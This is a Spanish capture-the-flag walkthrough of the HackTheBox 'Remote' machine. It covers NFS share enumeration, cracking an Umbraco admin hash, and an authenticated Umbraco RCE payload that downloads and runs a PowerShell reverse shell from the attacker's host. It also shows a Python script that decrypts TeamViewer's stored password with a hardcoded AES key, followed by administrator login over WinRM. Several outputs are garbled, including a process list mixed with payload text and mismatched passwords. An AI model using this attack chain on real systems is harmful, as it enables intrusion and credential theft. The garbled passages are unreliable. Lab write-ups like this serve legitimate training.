



1. Enumeración

Realizamos un Ping contra la máquina víctima para que, a partir del TTL, podemos intuir que sistema operativo puede tener la máquina víctima. En este caso, parece una máquina Windows.

```
/home/parrot/HTB/remote X 1
ping -c 1 10.10.10.180
PING 10.10.10.180 (10.10.10.180) 56(84) bytes of data.
64 bytes from 10.10.10.180: icmp_seq=1 ttl=127 time=36.1 ms
```

Realizamos un escaneo exhaustivo de los puertos que se encuentran abiertos, para determinar que software y versión está corriendo en cada uno de ellos.

```
# Nmap 7.92 scan initiated Mon Oct 10 17:49:40 2022 as: nmap -sCV -v -n -p 21,80,111,135,139,445,2049,5985,47001,49664,49665,49666,49667,49678,49679,49680 -oN targeted_10.10.10.180
Nmap scan report for 10.10.10.180
Host is up (0.048s latency).

PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Microsoft ftpd
ftp-syst:
_ SYST: Windows_NT
_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_ http-title: Home - Acme Widgets
_ http-methods:
_ Supported Methods: GET HEAD POST OPTIONS
111/tcp   open  rpcbind        2-4 (RPC #100000)
rpcinfo:
  program version port/proto service
  100000  2,3,4    111/tcp    rpcbind
  100000  2,3,4    111/tcp6   rpcbind
  100000  2,3,4    111/udp    rpcbind
  100000  2,3,4    111/udp6   rpcbind
  100003  2,3      2049/udp   nfs
  100003  2,3      2049/udp6  nfs
  100003  2,3,4    2049/tcp   nfs
  100003  2,3,4    2049/tcp6  nfs
  100005  1,2,3    2049/tcp   mountd
  100005  1,2,3    2049/tcp6  mountd
  100005  1,2,3    2049/udp   mountd
  100005  1,2,3    2049/udp6  mountd
  100021  1,2,3,4  2049/tcp   nlockmgr
  100021  1,2,3,4  2049/tcp6  nlockmgr
  100021  1,2,3,4  2049/udp   nlockmgr
  100021  1,2,3,4  2049/udp6  nlockmgr
  100024  1         2049/tcp   status
  100024  1         2049/tcp6  status
  100024  1         2049/udp   status
  100024  1         2049/udp6  status
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  mountd        1-3 (RPC #100005)
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_ http-server-header: Microsoft-HTTPAPI/2.0
_ http-title: Not Found
```

2. Análisis de vulnerabilidades

Vemos que la máquina víctima tiene el puerto 21/FTP abierto, intentamos conectarnos como invitado, pero no tenemos acceso.

```
~/home/parrot/HTB/remote 10s
ftp 10.10.10.180
Connected to 10.10.10.180.
220 Microsoft FTP Service
Name (10.10.10.180:parrot): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection.
226 Transfer complete.
```

Vemos que la máquina víctima tiene recursos compartidos, intentamos conectarnos a ellos, pero no hay suerte.

```
~/home/parrot/HTB/remote 32s
smbclient -L 10.10.10.180 -N
session setup failed: NT_STATUS_ACCESS_DENIED

~/home/parrot/HTB/remote 1s
smbmap -H 10.10.10.180
[!] Authentication error on 10.10.10.180
```

No sabemos si la máquina víctima es un controlador de dominio, pero intentamos hacer una enumeración de usuarios aprovechándonos del servicio de RPC.

```
~/home/parrot/HTB/remote 13s
rpcclient -U "" 10.10.10.180 -N
cannot connect to server. Error was NT_STATUS_ACCESS_DENIED
```


Vamos revisar con Wfuzz, un listado de directorios que puede haber en la web de la máquina víctima.

```
~/wafuzz -c --hc 404 -T 200 -w /usr/share/wafuzz/dirbuster/directory-list-2.3-medium.txt http://10.10.10.180/FUZZ/
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
Target: http://10.10.10.180/FUZZ/
Total requests: 220560


=====
ID      Response  Lines  Word  Chars  Payload
=====
00000003: 200      187 L  490 W  6693 Ch "# Copyright 2007 James Fisher"
00000007: 200      187 L  490 W  6693 Ch "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
00000014: 200      187 L  490 W  6693 Ch "http://10.10.180/"
00000011: 200      187 L  490 W  6693 Ch "# Priority ordered case sensitive list, where entries were found"
00000009: 200      187 L  490 W  6693 Ch "# Suite 300, San Francisco, California, 94105, USA."
00000005: 200      187 L  490 W  6693 Ch "# This work is licensed under the Creative Commons"
00000002: 200      187 L  490 W  6693 Ch "#"
00000001: 200      187 L  490 W  6693 Ch "# directory-list-2.3-medium.txt"
00000012: 200      187 L  490 W  6693 Ch "# on atleast 2 different hosts"
00000010: 200      187 L  490 W  6693 Ch "#"
00000008: 200      187 L  490 W  6693 Ch "# or send a letter to Creative Commons, 171 Second Street,"
00000006: 200      187 L  490 W  6693 Ch "# Attribution-Share Alike 3.0 License. To view a copy of this"
00000032: 200      137 L  338 W  5691 Ch "blog"
00000013: 200      187 L  490 W  6693 Ch "#"
00000004: 200      187 L  490 W  6693 Ch "#"
00000157: 500      80 L  276 W  3420 Ch "product"
00000206: 200      187 L  490 W  6703 Ch "Home"
00000030: 200      187 L  490 W  6693 Ch "home"
00000025: 200      124 L  331 W  7880 Ch "contact"
00000042: 200      129 L  302 W  5330 Ch "products"
00000155: 200      167 L  330 W  6749 Ch "people"
00000052: 200      124 L  331 W  7880 Ch "Contact"
00000496: 200      129 L  302 W  5330 Ch "Products"
00000715: 302      3 L  8 W  126 Ch "install"
00001035: 200      137 L  338 W  5011 Ch "Blog"
00001119: 200      161 L  420 W  5451 Ch "about-us"
00001352: 200      167 L  330 W  6749 Ch "People"
00001794: 500      80 L  276 W  3420 Ch "Product"
00001953: 400      0 L  2 W  11 Ch "base"
00002430: 302      3 L  8 W  126 Ch "INSTALL"
00002574: 500      80 L  276 W  3420 Ch "master"
00002624: 200      123 L  283 W  4049 Ch "112"
00002959: 200      116 L  222 W  3313 Ch "intranet"
```

Intentamos acceder a la web <http://10.10.10.180/install> y nos lleva a un panel de administración. Intentamos varias combinaciones de usuario y clave por defecto (supuestamente debería ser admin/test para el CMS Umbraco) pero no resultan:

- admin/test
- admin/admin
- administrator/administrator
- administrator/test



Intentamos varios ataques de SQL Injection, pero tampoco parecen funcionar. Revisamos de nuevo nuestra captura de Nmap, y vemos el puerto 2049/tcp mountd. Vamos a ver de qué se trata. (<https://book.hacktricks.xyz/network-services-pentesting/nfs-service-pentesting>).



Intentamos montar el almacenamiento:

- apt install nfs-common (instalamos el cliente en nuestra máquina atacante)
- Listamos las carpetas compartidas:

```
/home/parrot/HTB/remote 1h 57m 22s
└─$ showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```

- Nos conectamos al recurso compartido:

```
~/home/parrot/HTB/remote
mkdir /mnt/remote

~/home/parrot/HTB/remote
mount -t nfs 10.10.10.180:/site_backups /mnt/remote -o nolock
```

Revisamos el contenido de unidad NFS montada. Parece el directorio web de la página.

```
~/home/parrot/HTB/remote
ls -la /mnt/remote
drwx----- nobody 4294967294 4 KB Sun Feb 23 19:35:48 2020 .
drwxr-xr-x root root 12 B Tue Oct 11 17:12:00 2022 ..
drwx----- nobody 4294967294 64 B Thu Feb 20 18:16:39 2020 App_Browsers
drwx----- nobody 4294967294 4 KB Thu Feb 20 18:17:19 2020 App_Data
drwx----- nobody 4294967294 4 KB Thu Feb 20 18:16:40 2020 App_Plugins
drwx----- nobody 4294967294 64 B Thu Feb 20 18:16:40 2020 aspNet_client
drwx----- nobody 4294967294 48 KB Thu Feb 20 18:16:42 2020 bin
drwx----- nobody 4294967294 8 KB Thu Feb 20 18:16:42 2020 Config
drwx----- nobody 4294967294 64 B Thu Feb 20 18:16:42 2020 css
drwx----- nobody 4294967294 4 KB Thu Feb 20 18:16:42 2020 Media
drwx----- nobody 4294967294 64 B Thu Feb 20 18:16:42 2020 scripts
drwx----- nobody 4294967294 8 KB Thu Feb 20 18:16:47 2020 Umbraco
drwx----- nobody 4294967294 4 KB Thu Feb 20 18:16:47 2020 Umbraco_client
drwx----- nobody 4294967294 4 KB Thu Feb 20 18:16:47 2020 Views
-rwx----- nobody 4294967294 152 B Thu Nov 1 18:06:44 2018 default.aspx
-rwx----- nobody 4294967294 89 B Thu Nov 1 18:06:44 2018 Global.asax
-rwx----- nobody 4294967294 27.9 KB Thu Feb 20 06:57:54 2020 Web.config
```

Vamos a revisar el árbol de directorio, primeramente, solo con 2 niveles de profundidad.

```
~/mnt/remote
tree -L 2
├── App_Browsers
│   ├── Form.browser
│   └── w3cvalidator.browser
├── App_Data
│   ├── cache
│   ├── Logs
│   ├── Models
│   ├── packages
│   ├── TEMP
│   ├── umbraco.config
│   └── Umbraco.sdf
```

Nos llama la atención el fichero con extensión “.sdf”. Es un fichero que actúa como fichero de BBDD. Vamos a ver si tiene cadena de caracteres imprimibles. Vemos un hash que puede ser la contraseña del usuario administrador.


```
~/mnt/remote/App_Data
cat /mnt/remote/App_Data/Umbraco.sdf
Administratoradmindefaulten-US
Administratoradmindefaulten-US292924d5-57de-468e-9df4-0961cf6aa39d
Administratoradminb8e16afba8c314ad3d812f22a84991b90e2aaa("SHA1")en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8e16afba8c314ad3d812f22a84991b90e2aaa("SHA1")admin@htb.localen-US7eb1a998-d30f-406a-b30b-e269d7abdf50
adminadmin@htb.localb8e16afba8c314ad3d812f22a84991b90e2aaa("SHA1")admin@htb.localen-US9275626-4321-4d27-b429-1b557c4f892f
ssmithsmith@htb.localjx0UccruzN8PSRlgnfvq==AIKyYl6fy29KA3htB/ERlyJUAdpTfEtpnlk9cLHs("SHA1")smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749-a054-27463ae58bbe
ssmithsmith@htb.localjx0UccruzN8PSRlgnfvq==AIKyYl6fy29KA3htB/ERlyJUAdpTfEtpnlk9cLHs("SHA1")smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749
ssmithsmith@htb.local8+XICbPe7m5N022HfcGlg==R90Llnw9rd2PnaKUpLteR6vesD2MtFaBKe1zL55XA("SHA1")smith@htb.localen-US362bacfb-a62c-4ab0-93f7-5ee9724c8d32
8fip
```

Lo intentamos romper con John y obtenemos una clave.

```
~/home/parrot/HTB/remote
john -w:/usr/share/wordlists/rockyou.txt hash
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-LinkedIn"
Use the "--format=Raw-SHA1-LinkedIn" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
baconandcheese (?)
lg 0:00:00:00 DONE (2022-10-11 17:57) 1.098g/s 10795Kp/s 10795Kc/s 10795KCS/s baconandchips1..bacon918
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```

Clave: baconandcheese

Procedemos a logarnos en el panel de administración con dicha clave.



Conseguimos acceder.

3. Explotación e intrusión

Nos percatamos que estamos en un CMS Umbraco. Revisamos si tiene algun exploit.

Exploit Title	Path
Umbraco CMS - Remote Command Execution (Metasploit)	Windows/webapps/19071.rb
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution	aspx/webapps/46153.py
Umbraco CMS v7.12.4 - Remote Code Execution (Authenticated)	aspx/webapps/49488.py
Umbraco CMS 6.9.1 - Directory Traversal	aspx/webapps/50241.py
Umbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting	php/webapps/44989.txt
Umbraco v9.14.1 - 'baseurl' SSRF	aspx/webapps/58402.txt

Nos descargamos el exploit y el reverse shell de Nishang en nuestra máquina: <https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1>. Modificamos el código de la reverse shell para que directamente lo invoque, modificamos el exploit, para que ejecute nuestro código malicioso, lo publicamos en nuestra máquina atacante por el puerto 80 y nos ponemos en escucha en nuestra máquina atacante.

```
GNU nano 5.4 ps.ps1
}
Write-Error $_
}
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.63 -Port 443
```

```
# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "%c powershell IEX(New-Object Net.WebClient).downloadString('\http://10.10.14.63/ps.ps1\'); System.Diagnostics.Process proc = new System.Diagnostics.Process(); \
proc.StartInfo.FileName = "cmd.exe"; proc.StartInfo.Arguments = cmd; \
proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
</msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/> \
</xsl:template> </xsl:stylesheet>';
login = "admin@htb.local";
password = "baconandcheese";
host = "http://10.10.10.180";
```

```
/home/parrot
rlwrap nc -nlvp 443
listening on [any] 443 ...

connect to [10.10.14.63] from (UNKNOWN) [10.10.10.180] 49698
Windows PowerShell running as user REMOTE$ on REMOTE
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
import-module powershell-empire
dir
raw http://import BeautifulSoup
```

Hemos ganado acceso a la máquina.

4. Escalada de privilegios

Revisamos los procesos corriendo en el sistema con Tasklist y vemos que está el proceso TeamViewer. Hay una forma de descifrar la clave del registro de Windows del programa de TeamViewer. Veremos si aplica en esta máquina.

```
svchost.exe 2192 0 8,420 K
vmtoolsd.exe http://www.vmware.com/ 2276 SL/Transform x:\msi\msi.exe 0 17,456 K
svchost.exe user="http://csk/ 2284 company.com/myhamespace" 0 7,496 K
TeamViewer_Service.exe C:\ 2312 ms-prfx="csharp_user" 0 18,904 K
VGAAuthService.exe powershell 2324 New-Object Net.WebClient).do 0 10,552 K
nfsdsvc.exe info: FileName = C:\ 2356 " -prof StartInfo.Argument 0 5,280 K
MsMpEng.exe 2364 0 109,708 K
```

Comprobamos que la versión de TeamViewer es la 7.

```
Directory: C:\Program Files (x86)\TeamViewer
Mode                LastWriteTime         Length Name
----                -
d-----          2/27/2020  10:35 AM                Version7
PS C:\Program Files (x86)\TeamViewer>
```

Revisamos el script del exploit que descifra la clave.

```
/home/parrot/HTB/remote x1 *
find /usr/share/metasploit-framework -name "*teamviewer*"
/usr/share/metasploit-framework/modules/auxiliary/server/teamviewer_uri_smb_redirect.rb
/usr/share/metasploit-framework/modules/post/windows/gather/credentials/teamviewer_passwords.rb
```

Vemos que el cifrado es un AES-128-CBC y tenemos la key y el IV del código del exploit.

```
key = "\x06\x02\x00\x00\x00\xa4\x00\x00\x52\x53\x41\x31\x00\x04\x00\x00"
iv = "\x01\x00\x01\x00\x67\x24\x4f\x43\x6e\x67\x62\xf2\x5e\xa8\xd7\x04"
aes = OpenSSL::Cipher.new('AES-128-CBC')
```

Obtenemos la clave codificada.

```
cd HKLM:\SOFTWARE\WOW6432Node\TeamViewer\Version7
Get-ItemProperty .
StartMenuGroup : TeamViewer 7
InstallationDate : 2020-02-20
InstallationDirectory : C:\Program Files (x86)\TeamViewer\Version7
AlwaysOnline : 1
Security_ActivatedDirectIn : 0
Version : 7.0.43148
ClientIC : 301094961
PK : {191, 173, 42, 237...}
SK : {248, 35, 152, 56...}
LastMACUsed : {, 005056B923B9}
MIDInitiativeGUID : {514ed376-a4ee-4507-a28b-484604ed0ba0}
MIDVersion : 1
ClientID : 1769137322
CUse : 1
LastUpdateCheck : 1649418879
UsageEnvironmentBackup : 1
SecurityPasswordAES : {255, 155, 28, 115...}
MultiPwMgmtIDs : {admin}
MultiPwMgmtPWds : {357BC4C8F3160602B01AE2D1C987C3FE2BAE09455B94A1919C4CD4984593A77}
Security_PasswordStrength : 3
PSPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TeamViewer\Version7
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TeamViewer
PSChildName : Version7
PSDrive : HKLM
PSProvider : Microsoft.PowerShell.Core\Registry
```

```
(Get-ItemProperty .).SecurityPasswordAES
255
155
28
115
214
107
206
49
172
65
62
174
19
27
70
79
88
47
108
226
209
225
243
218
126
141
55
107
38
57
78
91
```

Clave:

255,155,28,115,214,107,206,49,172,65,62,174,19,27,70,79,88,47,108,226,209,225,243,218,126,141,55,107,38,57,78,91

Nos hacemos un pequeño script en Python.

```
#!/usr/bin/env python3

from Crypto.Cipher import AES

key = b"\x06\x02\x00\x00\x00\xa4\x00\x00\x52\x53\x41\x31\x00\x04\x00\x00"
iv = b"\x01\x00\x01\x00\x67\x24\x4f\x43\x6E\x67\x62\xf2\x5E\xa8\xd7\x04"
ciphertext = bytes([255, 155, 28, 115, 214, 107, 206, 49, 172, 65, 62, 174,
                    19, 27, 70, 79, 88, 47, 108, 226, 209, 225, 243, 218,
                    126, 141, 55, 107, 38, 57, 78, 91])

aes = AES.new(key, AES.MODE_CBC, IV=iv)
password = aes.decrypt(ciphertext).decode("utf-16").rstrip("\x00")

print(f"[+] Found password: {password}")
```

Lo ejecutamos un obtenemos una credencial.

```
/home/parrot/HTB/remote 2m 37s
python3 decode.py
[+] Found password: !R3m0te!
```

Clave: !R3m0te!

Comprobamos si se ha reutilizado la contraseña para el usuario Administrador.

```
/home/parrot/HTB/remote
crackmapexec winrm 10.10.10.180 -u 'Administrator' -p '!R3m0te!'
SMB 10.10.10.180 5985 NONE [*] None (name:10.10.10.180) (domain:None)
HTTP 10.10.10.180 5985 NONE [*] http://10.10.10.180:5985/wsman
WINRM 10.10.10.180 5985 NONE [*] None\Administrator:!R3m0te! (Pwn3d!)
WINRM 10.10.10.180 5985 NONE [-] None\Administrator:!R3m0te! "'NoneType' object has no attribute 'upper'"
```

Ganamos acceso como administrador a la máquina.

```
~/home/parrot/HTB/remote 4s
└─ evil-winrm -i 10.10.10.180 -u 'Administrator' -p '!R3m0t3!'
Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
remote\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```